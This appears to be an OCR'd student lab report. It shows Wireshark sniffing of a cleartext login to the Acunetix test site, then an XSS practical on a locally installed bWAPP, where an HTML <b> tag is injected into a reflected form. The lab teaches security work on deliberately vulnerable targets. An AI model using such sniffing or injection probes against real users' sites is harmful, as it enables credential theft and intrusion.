
```
0000  70 97 41 cc 64 f0 ac fd  ce 13 08 bc 08 00 45 00   p·A·d··· ······E·
0010  00 b9 61 c5 00 00 80 11  c8 af c0 a8 1d 79 42 16   ··a····· ·····yB·
0020  ef 87 d9 96 c3 57 00 a5  5d cb 90 78 c6 c5 1c de   ·····W·· ]··x····
0030  fc 62 00 0b 87 19 be de  00 01 72 27 f4 80 3d 50   ·b······ ··r'··=P
0040  6a 04 7e cb 95 25 2a 57  de 4b e4 2d 98 2c ea ed   j·~··%*W ·K·-·,··
0050  70 95 48 76 21 ff 05 88  c5 01 9a 6a 70 c8 8f da   p·Hv!··· ···jp···
0060  e2 d3 6d c8 08 6e ac 2e  4d 1b 5f 3e 38 f2 34 fe   ··m··n·. M·_>8·4·
0070  c8 f9 fe a2 da e0 5a 5b  e5 ed b7 fb ef 10 c6 de   ······Z[ ········
0080  31 84 a2 5f 8d 8a d9 8f  5f b0 4c 9b 1f d5 2e 6e   1··_···· _·L···.n
0090  90 5c 6d 5c f0 aa a9 20  5e 48 90 f9 db b6 68 b8   ·\m\···  ^H····h·
00a0  ee db 72 27 c9 d0 f0 73  d5 53 ca 96 cc c8 4f d8   ··r'···s ·S····O·
00b0  e3 ac 0e 24 b0 27 44 96  47 84 82 fd 60 d7 a5 de   ···$·'D· G···`···
00c0  5e 71 71 12 1b 14 80                               ^qq····
```

2. Open any http website and add display filter as http



```
http
No.                  Source           Destination      Protocol  Length Info
14      64750        192.168.29.121   44.228.249.3     HTTP         402 GET /style.css HTTP/1.1
14288 35.065356      192.168.29.121   44.228.249.3     HTTP         454 GET /images/logo.gif HTTP/1.1
14478 35.332481      44.228.249.3     192.168.29.121   HTTP        1156 HTTP/1.1 200 OK  (text/css)
14485 35.332735      44.228.249.3     192.168.29.121   HTTP         874 HTTP/1.1 200 OK  (GIF89a)
14944 36.427077      192.168.29.121   44.228.249.3     HTTP         450 GET /favicon.ico HTTP/1.1
15048 36.695976      44.228.249.3     192.168.29.121   HTTP         948 HTTP/1.1 200 OK  (image/x-icon)
15648 38.054557      192.168.29.121   44.228.249.3     HTTP         549 GET /login.php HTTP/1.1
15803 38.319711      44.228.249.3     192.168.29.121   HTTP        1342 HTTP/1.1 200 OK  (text/html)
23835 49.425128      192.168.29.121   44.228.249.3     HTTP         713 POST /userinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
23969 49.689890      44.228.249.3     192.168.29.121   HTTP        1514 HTTP/1.1 200 OK  (text/html)
```

3. Login in acunetix.test.php and enter the password



Not secure
testphp.vulnweb.com/userinfo.php
acunetix
acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
Logout test
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

John Smith (test)


On this page you can visualize or edit you user information.

Name:	John Smith
Credit card number:	1234-5678-2300-9000
E-Mail:	email@email.com
Phone number:	2323345
Address:	21 street
	update

You have 0 items in your cart. You visualize you cart here.

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

4. Search for credentials in the dialog box


*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
http
```

```
No.   Time      Source          Destination     Protocol Length Info
14282 35.064750 192.168.29.121  44.228.249.3    HTTP      402 GET /style.css HTTP/1.1
14288 35.065356 192.168.29.121  44.228.249.3    HTTP      454 GET /images/logo.gif HTTP/1.1
14478 35.332481 44.228.249.3    192.168.29.121  HTTP     1156 HTTP/1.1 200 OK  (text/css)
14485 35.332735 44.228.249.3    192.168.29.121  HTTP      874 HTTP/1.1 200 OK  (GIF89a)
14944 36.427077 192.168.29.121  44.228.249.3    HTTP      450 GET /favicon.ico HTTP/1.1
15048 36.695976 44.228.249.3    192.168.29.121  HTTP      948 HTTP/1.1 200 OK  (image/x-icon)
15648 38.054557 192.168.29.121  44.228.249.3    HTTP      549 GET /login.php HTTP/1.1
15803 38.319711 44.228.249.3    192.168.29.121  HTTP     1342 HTTP/1.1 200 OK  (text/html)
23835 49.425128 192.168.29.121  44.228.249.3    HTTP      713 POST /userinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
23969 49.689890 44.228.249.3    192.168.29.121  HTTP     1514 HTTP/1.1 200 OK  (text/html)
```

```
> Frame 23835: 713 bytes on wire (5704 bits), 713 bytes captured (5704 bits) on interface \Device\NPF_{12E4FBA4-4472-423D-AD65-27F3608515DC}, id 0
> Ethernet II, Src: IntelCor_13:08:bc (ac:fd:ce:13:08:bc), Dst: Arcadyan_cc:64:f0 (70:97:41:cc:64:f0)
> Internet Protocol Version 4, Src: 192.168.29.121, Dst: 44.228.249.3
> Transmission Control Protocol, Src Port: 62510, Dst Port: 80, Seq: 1720, Ack: 12164, Len: 659
> Hypertext Transfer Protocol
v HTML Form URL Encoded: application/x-www-form-urlencoded
    > Form item: "uname" = "test"
    > Form item: "pass" = "test"
```

```
0200  2f 77 65 62 70 2c 69 6d  61 67 65 2f 61 70 6e 67   /webp,im age/apng
0210  2c 2a 2f 2a 3b 71 3d 30  2e 38 2c 61 70 70 6c 69   ,*/*;q=0 .8,appli
0220  63 61 74 69 6f 6e 2f 73  69 67 6e 65 64 2d 65 78   cation/s igned-ex
0230  63 68 61 6e 67 65 3b 76  3d 62 33 3b 71 3d 30 2e   change;v =b3;q=0.
0240  37 0d 0a 52 65 66 65 72  65 72 3a 20 68 74 74 70   7··Refer er: http
0250  3a 2f 2f 74 65 73 74 70  68 70 2e 76 75 6c 6e 77   ://testp hp.vulnw
0260  65 62 2e 63 6f 6d 2f 6c  6f 67 69 6e 2e 70 68 70   eb.com/l ogin.php
0270  0d 0a 41 63 63 65 70 74  2d 45 6e 63 6f 64 69 6e   ··Accept -Encodin
0280  67 3a 20 67 7a 69 70 2c  20 64 65 66 6c 61 74 65   g: gzip,  deflate
0290  0d 0a 41 63 63 65 70 74  2d 4c 61 6e 67 75 61 67   ··Accept -Languag
02a0  65 3a 20 65 6e 2d 55 53  2c 65 6e 3b 71 3d 30 2e   e: en-US ,en;q=0.
02b0  39 0d 0a 0d 0a 75 6e 61  6d 65 3d 74 65 73 74 26   9····una me=test&
02c0  70 61 73 73 3d 74 65 73  74                        pass=tes t
```

Bytes 709-712: Value (urlencoded-form.value)


Packets: 33582 · Displayed:

Practical No: 06 TCS2324018

Aim: Simulate persistent Cross Site Scripting Attack.

Output:

1. Extract the bWAPP zip file.
2. Copy the folder and paste It to Xampp > htdocs folder.
3. Go to the Config File of Apache and make the port from 80 to 8080 and 443 to 4433.
4. Open chrome and search localhost/bWAPP/install.php and install it.



windows10 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
bWAPP - Installation
localhost:8080/bWAPP/install.php
bWAPP
an extremely buggy web app !
Install Info Talks & Training Blog

/ Installation /

Click here to install bWAPP.

bWAPP is licensed under (cc) BY-NC-ND © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?

5. Click on login with the given credential’s username = bee and password = bug



windows10 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
bWAPP - Login
localhost:8080/bWAPP/login.php
bWAPP
an extremely buggy web app !
Login New User Info Talks & Training Blog
Scan your website for XSS and SQL Injection vulnerabilities
Security Audits & Training

/ Login /


Enter your credentials *(bee/bug)*.

Login:

Password:

Set the security level: low

Login



windows10 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
bWAPP - Login
localhost:8080/bWAPP/login.php
bWAPP
an extremely buggy web app !
Login New User Info Talks & Training Blog
with netsparker Web Security Scanner
Security Audits & Training

/ Login /

Enter your credentials *(bee/bug)*.

Login: bee


Password: •••

Set the security level: low

Login

bWAPP is licensed under (cc) BY-NC-ND © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?

6. Click on XSS-Reflected(GET) and click on hack



windows10 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
bWAPP - Portal
bWAPP
an extremely buggy web app !
Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee
Hack
Set

localhost:8080/bWAPP/portal.php

Choose your bug: ---------- bWAPP v2.2 ----------

Set your security level: low Current: low

/ Portal /


bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.
It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!
It is for security-testing and educational purposes only.

Which bug do you want to hack today? :)

Session Management - Session ID in URL
Session Management - Strong Sessions
/
/ A3 - Cross-Site Scripting (XSS) /
Cross-Site Scripting - Reflected (GET)
Cross-Site Scripting - Reflected (POST)
Cross-Site Scripting - Reflected (JSON)
Cross-Site Scripting - Reflected (AJAX/JSON)

bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?

7. Now enter basic username and Password



windows10 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
bWAPP - XSS
bWAPP
an extremely buggy web app !
Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee
Hack
Set
Go

localhost:8080/bWAPP/xss_get.php

Choose your bug: ---------- bWAPP v2.2 ----------

Set your security level: low Current: low

/ XSS - Reflected (GET) /


Enter your first and last name:

First name: Aquel

Last name: Barn

bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?

8. Corresponding Welcome message



localhost:8080/bWAPP/xss_get.php?firstname=Aquel&lastname=Barn&form=submit

/ XSS - Reflected (GET) /

Enter your first and last name:

First name:


Last name:

Go

Welcome Aquel Barn

bWAPP is licensed under (cc) BY-NC-ND © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?

9. Now putting the html <b> tag between the Username



localhost:8080/bWAPP/xss_get.php?firstname=Aquel&lastname=Barn&form=submit

/ XSS - Reflected (GET) /

Enter your first and last name:

First name: <b>Aquel</b>


Last name: Barn

Go

Welcome Aquel Barn

